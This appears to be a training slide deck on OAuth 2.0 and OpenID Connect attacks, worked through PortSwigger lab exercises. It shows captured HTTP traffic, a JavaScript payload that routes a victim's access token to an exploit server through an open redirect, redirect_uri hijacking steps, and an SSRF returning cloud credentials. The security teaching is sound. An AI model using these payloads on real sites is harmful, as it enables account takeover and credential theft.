- ❑ Poor validation with no correlation of username to access token
- ❑ Insufficient redirect URI validation leading to **Token Stealing**
  - ❑ Open redirect (302) to attacker's domain
  - ❑ XSS which can be used in the 'redirect\_uri' to pass the access token to the attacker
  - ❑ Subdomain takeover (allowed subdomain in the 'redirect\_uri')
- ❑ Credential leakage by the referrer header
- ❑ Browser history saves access token (i.e., can be lifted via XSS)
- ❑ Token injection by attacker with stolen token (i.e., similar to session hijacking)

# Implicit Flow

---

- ❑ OAuth2 defines the implicit grant as pretty much any flow that will result in the authorization server issuing a token **directly from the authorization endpoint**, as opposed to issuing it from the token endpoint.
- ❑ Upcoming Lab:
  1. GET **/auth?client\_id=[...]** – User requests an access token from Authorization Server
  2. POST **/interaction** - Authorization Server assigns access token to client
  3. POST **/authenticate** – Client uses access token to get session cookie assignment and use API
- ❑ Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

# Lab 1:

## Authentication bypass via OAuth implicit flow

#	Host	Method	URL	Params	Edited	Status
488	https://ac731fbb1f8a4637c04d...	GET	/academyLabHeader			101
487	https://ac731fbb1f8a4637c04d...	GET	/			200
486	https://ac731fbb1f8a4637c04d...	GET	/			200
485	https://ac731fbb1f8a4637c04d...	POST	/authenticate		✓	302
484	https://oauth-acb71fae1f9e46...	GET	/me			200
483	https://oauth-acb71fae1f9e46...	OPTIONS	/me			204
482	https://ac731fbb1f8a4637c04d...	GET	/oauth-callback			200
481	https://oauth-acb71fae1f9e46...	GET	/auth/RMvHwByIWzRNFHZ1DZYof			302

Request	Response
<pre>1 POST /authenticate HTTP/1.1 2 Host:   ac731fbb1f8a4637c04d3c6b00c000e1.web-security-academy.net 3 Cookie: session=TKx1jpezJ2jfeKIWasRrzzKm4qdqpJMi 4 Content-Length: 103 5 Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="98" 6 Accept: application/json 7 Content-Type: application/json 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/98.0.4758.82 Safari/537.36 10 Sec-Ch-Ua-Platform: "Windows" 11 Origin:   https://ac731fbb1f8a4637c04d3c6b00c000e1.web-security-aca   demy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer:   https://ac731fbb1f8a4637c04d3c6b00c000e1.web-security-aca   demy.net/oauth-callback 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 {   "email": "wiener@hotdog.com",   "username": "wiener",   "token": "QkUXF-AeuoG4JmA2u3ZCkp0j26Z8meyKCoMfXNhsx48" }</pre>	<pre>1 HTTP/1.1 302 Found 2 Location: / 3 Set-Cookie: session=CURQXAedl0HuYnNDVqgmMJhCFwrsVUPp;   Secure; HttpOnly; SameSite=None 4 Connection: close 5 Content-Length: 0 6 7</pre>

# Grant Type

AUTHORIZATION CODE FLOW




# What is the Authorization Code Flow?

# Authentication Flow

---

## OAuth 2.0 Authorization Code Flow





# Auth Code Example


---

1. Visit <https://yourtweetreader.com/>, login and click the “Integrate with Twitter” button.

The site, <https://yourtweetreader.com>, sends a request to <https://twitter.com> asking you, the resource owner, to authorize <https://yourtweetreader.com>’s application to access your Tweets on Twitter. The request will look like:

```
https://twitter.com/auth
?response_type=code
&client_id=yourtweetreader_clientId
&redirect_uri=https%3A%2F%2Fyourtweetreader.com%2Fcallback
&scope=readTweets
&state=kasodk9d1jd992k9klaskdh123
```

3. You will be prompted with a consent page:



# Auth Code Example

---

4. Once accepted, Twitter will send a request back to the *redirect\_uri* with the **code** and **state** parameters:

*<https://yourtweetreader.com?code=asd91j3jd91j92j1j9d1&state=kasodk9d1jd992k9klaskdh123>*

5. <https://yourtweetreader.com> will then take that code , and using their application's *client\_id* and *client\_secret* , will make a request from the server to retrieve an *access\_token* on behalf of you, which will allow them to access the permissions you consented to:

```
POST /oauth/access_token
```

```
Host: twitter.com
```

```
...{"client_id": "yourtweetreader_clientId", "client_secret": "yourtweetreader_clientSecret", "code": "asd91j3jd91j92j1j9d1", "grant_type": "authorization_code"}
```

6. Finally, the flow is complete and <https://yourtweetreader.com> will make an API call to Twitter with your *access\_token* to access your Tweets.

# OpenID Connect

---



Runs on top of  
OAuth 2.0 Protocol

· Note the configuration is publicly viewable at  
“*/.well-known/openid-configuration*” endpoint

Performs identity  
verification

Implements  
authentication as an  
OAuth 2.0 extension

· Note the *scope parameter=openid* in the call to  
the Authorization Server

Profile information  
stored in a JWT

## */.well-known/openid-configuration*

The screenshot shows a web browser window with the address bar displaying the URL `https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/.well-known/openid-configuration`. The browser's developer tools are open, showing the JSON response in the 'JSON' tab. The JSON is a tree view with the following structure:

- `authorization_endpoint`: `"https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/auth"`
- `claims_parameter_supported`: `false`
- `claims_supported`:
  - `0`: `"sub"`
  - `1`: `"name"`
  - `2`: `"email"`
  - `3`: `"email_verified"`
  - `4`: `"sid"`
  - `5`: `"auth_time"`
  - `6`: `"iss"`
- `code_challenge_methods_supported`:
  - `0`: `"S256"`
- `end_session_endpoint`: `"https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/session/end"`
- `grant_types_supported`:
  - `0`: `"authorization_code"`
  - `1`: `"refresh_token"`
- `id_token_signing_alg_values_supported`:
  - `0`: `"HS256"`
  - `1`: `"ES256"`
  - `2`: `"EdDSA"`
  - `3`: `"PS256"`
  - `4`: `"RS256"`
- `issuer`: `"https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net"`
- `jwks_uri`: `"https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/jwks"`
- `registration_endpoint`: `"https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/reg"` (highlighted with a red rectangle)
- `response_modes_supported`:
  - `0`: `"form_post"`
  - `1`: `"fragment"`
  - `2`: `"query"`
- `response_types_supported`:
  - `0`: `"code"`
- `scopes_supported`: (empty array)



# Authorization Code Attacks

# OAuth Auth Code Attacks Review

---

- ❑ Unvalidated Redirect URI
- ❑ Server-side Request Forgery
- ❑ Cross-site Request Forgery
- ❑ Consent Screen Attacks via Clickjacking
- ❑ Reuse of nonce – auth code can only ever be used once





# Lab 2: OAuth account hijacking via redirect\_uri


## Request

```
1 GET /auth?client_id=dein8ithb2hzsluu4vpmm&redirect_uri=  
2 https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-secu  
3 rity-academy.net/oauth-callback&response_type=code&scope=  
4 openid%20profile%20email HTTP/1.1  
5  
6 host:  
7 oauth-acfe1f721f062f0dc03a0af5024500fc.web-security-acade  
8 my.net  
9 Cookie: _session=tcNj5CTZukC4yYnLdQeGZ; _session.legacy=  
10 tcNj5CTZukC4yYnLdQeGZ  
11 Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="98"  
12 Sec-Ch-Ua-Mobile: ?0  
13 Sec-Ch-Ua-Platform: "Windows"  
14 Upgrade-Insecure-Requests: 1  
15 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
16 AppleWebKit/537.36 (KHTML, like Gecko)  
17 Chrome/98.0.4758.82 Safari/537.36  
18 Accept:  
19 text/html,application/xhtml+xml,application/xml;q=0.9,ima  
20 ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe  
21 d-exchange;v=b3;q=0.9  
22 Sec-Fetch-Site: same-site  
23 Sec-Fetch-Mode: navigate  
24 Sec-Fetch-Dest: document  
25 Referer:  
26 https://acf31fbdlf262fe7c0a30af600f80091.web-security-aca  
27 demy.net/  
28 Accept-Encoding: gzip, deflate  
29 Accept-Language: en-US,en;q=0.9  
30 Connection: close  
31
```

## Response

```
1 HTTP/1.1 302 Found  
2 X-Powered-By: Express  
3 Pragma: no-cache  
4 Cache-Control: no-cache, no-store  
5 Location:  
6 https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-secu  
7 rity-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD63IM  
8 h0sUJRbXQmoVSvGZ9EyXw3c  
9 Content-Type: text/html; charset=utf-8  
10 Set-Cookie: _session=tcNj5CTZukC4yYnLdQeGZ; path=/;  
11 expires=Thu, 17 Mar 2022 13:25:24 GMT; samesite=none;  
12 secure; httponly  
13 Set-Cookie: _session.legacy=tcNj5CTZukC4yYnLdQeGZ;  
14 path=/; expires=Thu, 17 Mar 2022 13:25:24 GMT; secure;  
15 httponly  
16 Date: Thu, 03 Mar 2022 13:25:24 GMT  
17 Connection: close  
18 Content-Length: 305  
19  
20 Redirecting to <a href="  
21 https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-secu  
22 rity-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD63IM  
23 h0sUJRbXQmoVSvGZ9EyXw3c">  
24 https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-se  
25 curity-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD  
26 63IMh0sUJRbXQmoVSvGZ9EyXw3c  
27 </a>  
28 .  
29
```

# Open Redirect in Client Application



- ❑ Find a plain, vanilla Open Redirect on the website (ex. GET /post/next?path=[...])
  - ❑ Example 2: `https://mytrustedwebsite.com/return_url=https://somegoodplace.com`
- ❑ Tamper with the redirect\_uri of the OAuth flow to use the website's Open Redirect
  - ❑ Example 1:  
`redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit`
  - ❑ Example 2:  
`redirect_uri=https://mytrustedwebsite.com/return_url=https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit`
- ❑ Get victim to click attacker's link containing the malicious redirect\_uri contents
- ❑ Get victim's code which gives attacker access token

# Lab 3: Stealing OAuth access tokens via an open redirect

## Request

```
1 GET /me HTTP/1.1
2 Host: oauth-ac931f451ec05cf3c0c31d5102d0001e.web-security-academy.net
3 Sec-Ch-Ua: "(Not:A:Brand";v="8"; "Chromium";v="98"
4 Authorization: Bearer qLAtP_r0hl6l-Ubs3nQH84l2HzRJZl9ca0wTYcPLHj7
5 Content-Type: application/json
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Origin: https://ac811ffff1e735c40c0ac1d92007e00d6.web-security-academy.net
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://ac811ffff1e735c40c0ac1d92007e00d6.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

## Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Vary: Origin
4 Access-Control-Allow-Origin: https://ac811ffff1e735c40c0ac1d92007e00d6.web-security-academy.net
5 Access-Control-Expose-Headers: WWW-Authenticate
6 Pragma: no-cache
7 Cache-Control: no-cache, no-store
8 Content-Type: application/json; charset=utf-8
9 Date: Mon, 07 Mar 2022 13:31:19 GMT
10 Connection: close
11 Content-Length: 152
12
{"sub": "administrator",
 "apikey": "UGpZrwfcrJHdxFyWta3eMzZ0ffmASbF4",
 "name": "Administrator",
 "email": "administrator@normal-user.net",
 "email_verified": true
}
```

# JavaScript Payload

---

```
<script> if (!document.location.hash)
```

```
{ window.location = 'https://YOUR-LAB-OAUTH-SERVER.web-security-academy.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit/&response_type=token&nonce=399721827&scope=openid%20profile%20email'
```

```
} else { window.location = '/?' + document.location.hash.substr(1) }
```

```
</script>
```

GET /auth?client\_id=grxxubm5jyqmehp62rgb&redirect\_uri=https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback&response\_type=token&nonce=255794397&scope=openid%20profile%20email

Response:

```
Redirecting to <a href="
https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback#access_token=65NZ8VnuMk:JwWXIkQEFpPK4G7aD3kzWlMcJgXVthXsg&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email">
https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback#access_token=65NZ8VnuMk:JwWXIkQEFpPK4G7aD3kzWlMcJgXVthXsg&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email
</a>
```



# Dynamic Client Registration SSRF

```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.example.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJ ...

{
  "application_type": "web",
  "redirect_uris": ["https://client.example.org/callback"],
  "client_name": "My Example",
  "logo_uri": "https://client.example.org/logo.png",
  "subject_type": "pairwise",
  "sector_identifier_uri": "https://example.org/rdrct_uris.json",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri": "https://client.example.org/public_keys.jwks",
  "contacts": ["ve7jtb@example.org"],
  "request_uris": ["https://client.example.org/rf.txt"]
}
```

# Register Endpoint

BLIND SSRF

# Lab 4: SSRF via OpenID dynamic client registration

**NOTE:** This lab requires Collaborator which is only available in Burp Pro\*

```
Request
Pretty Raw Hex  [Icons]
1 GET /client/hi0Lojcv3hlynVSL-7ryI/logo HTTP/1.1
2 Host:
  oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net
3 Cookie: _session=kUpL7Zm3-pAf3dx-1KTvV; _session.legacy=kUpL7Zm3-pAf3dx-1KTvV
4 Sec-Ch-Ua: "(Not:A:Brand";v="8", "Chromium";v="98"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/interaction/YkGp93MuR1KR-dDMAde8_
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16

Response
Pretty Raw Hex Render  [Icons]
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Date: Tue, 08 Mar 2022 11:36:02 GMT
5 Connection: close
6 Content-Length: 530
7
8 {
9   "Code": "Success",
10  "LastUpdated": "2022-03-08T10:58:31.992098131Z",
11  "Type": "AWS-HMAC",
12  "AccessKeyId": "egsVvabnPk6cf02Mn80",
13  "SecretAccessKey": "2DG0m8HiQFTRk4vbE5dc3yFcykG0nkoHNCpMSzGG",
14  "Token": "ATUL3LIYyEuJEPvScBoJyYj5xMnyvMDY6VoabnTcEpgPT902nSSihMnaexNlMt1E4cJc8yIjncadg0sBlNjMYgRI7NnHyTnVaNEevbBwJw91cIM4UElu2mQbJouXMFgD025U3NGuDjw4pEhvg4Fey79JQoQVddUtHxSddfLkK3i9gKEfma68DDitGkugeasLA6o6CcYbMfII dxTLdWEb3pGdgz6vTF1uLL7qjVMblE07Qoei5PJpP29N5PmOopB",
15  "Expiration": "2028-03-06T10:58:31.992098131Z"
16 }
```

# OAuth Auth Code Attacks

---

- ❑ Unvalidated Redirect URI
- ❑ Server-side Request Forgery
- ❑ Cross-site Request Forgery
- ❑ Consent Screen Attacks via Clickjacking
- ❑ Reuse of nonce – auth code can only ever be used once





# Mitigation

FIXES

# Mitigation

---


- ❑ Focus effort on getting rid of Cross-site Scripting
- ❑ Test for unvalidated redirects



# What is PKCE Authorization Code Flow?

# PKCE Authorization Flow

## OAuth 2.0 Authorization Code Flow w/ PKCE Extension





# PKCE Authorization Code Attacks

# Oauth PKCE Auth Code Attacks

---

- ❑ PKCE Downgrade Attack
  - ❑ Verifier removal
  - ❑ PKCE mode to plain
- ❑ Unvalidated Redirect URI
- ❑ Cross-site Request Forgery
  - ❑ State parameter
- ❑ Consent Screen Attacks via Clickjacking
- ❑ Reuse of nonce – code verifier/code challenge should always change for each flow



# Grant Type

CLIENT CREDENTIALS

# Client Credentials B2B

---


## [Secure Your Node + Express REST API with OAuth 2.0](#)

Now that you have a REST API up and running, imagine you'd like a specific application to use this from a remote location. If you host this on the internet as is, then anybody can add, modify, or remove parts at their will.

To avoid this, you can use the OAuth 2.0 Client Credentials Flow. This is a way of letting two servers communicate with each other, without the context of a user. The two servers must agree ahead of time to use a third-party authorization server. Assume there are two servers, A and B, and an authorization server. Server A is hosting the REST API, and Server B would like to access the API.

- Server B sends a secret key to the authorization server to prove who they are and asks for a temporary token.
- Server B then consumes the REST API as usual but sends the token along with the request.
- Server A asks the authorization server for some metadata that can be used to verify tokens.
- Server A verifies the Server B's request.
  - If it's valid, a successful response is sent and Server B is happy.
  - If the token is invalid, an error message is sent instead, and no sensitive information is leaked.





# Mitigation

FIXES

# Mitigation

---

- ❑ Focus effort on getting rid of Cross-site Scripting
- ❑ Test for unvalidated redirects

# References

# References

---

- OAuth 2.0: <https://oauth.net/2/>
- Hack Tricks: <https://book.hacktricks.xyz/pentesting-web/oauth-to-account-takeover>
- Portswigger: <https://portswigger.net/research/hidden-oauth-attack-vectors>
- Cheatsheet: <https://0xn3va.gitbook.io/cheat-sheets/web-application/oauth-2.0-vulnerabilities>


# Extras

TESTING OAUTH

# OWASP: Testing for OAuth Weaknesses

---

- Testing for deprecated grant types
- Credential Leakage
- Testing for Insufficient Redirect URI Validation
- Testing for Authorization Code Injection
- Testing for PKCE Downgrade Attack
- Testing for Consent Page Cross-Site Request Forgery
- Testing for Clickjacking
- Testing Token Lifetime

OWASP®


PROJECTS CHAPTERS EVENTS ABOUT

**WSTG - Latest**

[Home](#) > [Latest](#) > [4-Web Application Security Testing](#) > [05-Authorization Testing](#)

**Testing for OAuth Weaknesses**

ID
WSTG-ATHZ-05

OWASP®

PROJECTS CHAPTERS EVENTS ABOUT

**WSTG - Latest**

[Home](#) > [Latest](#) > [4-Web Application Security Testing](#) > [05-Authorization Testing](#)

**Testing for OAuth Authorization Server Weaknesses**